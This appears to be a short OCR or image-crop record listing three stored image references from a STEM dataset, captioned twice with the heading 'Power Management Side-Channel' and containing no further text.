
Power Management Side-Channel





Power Management Side-Channel

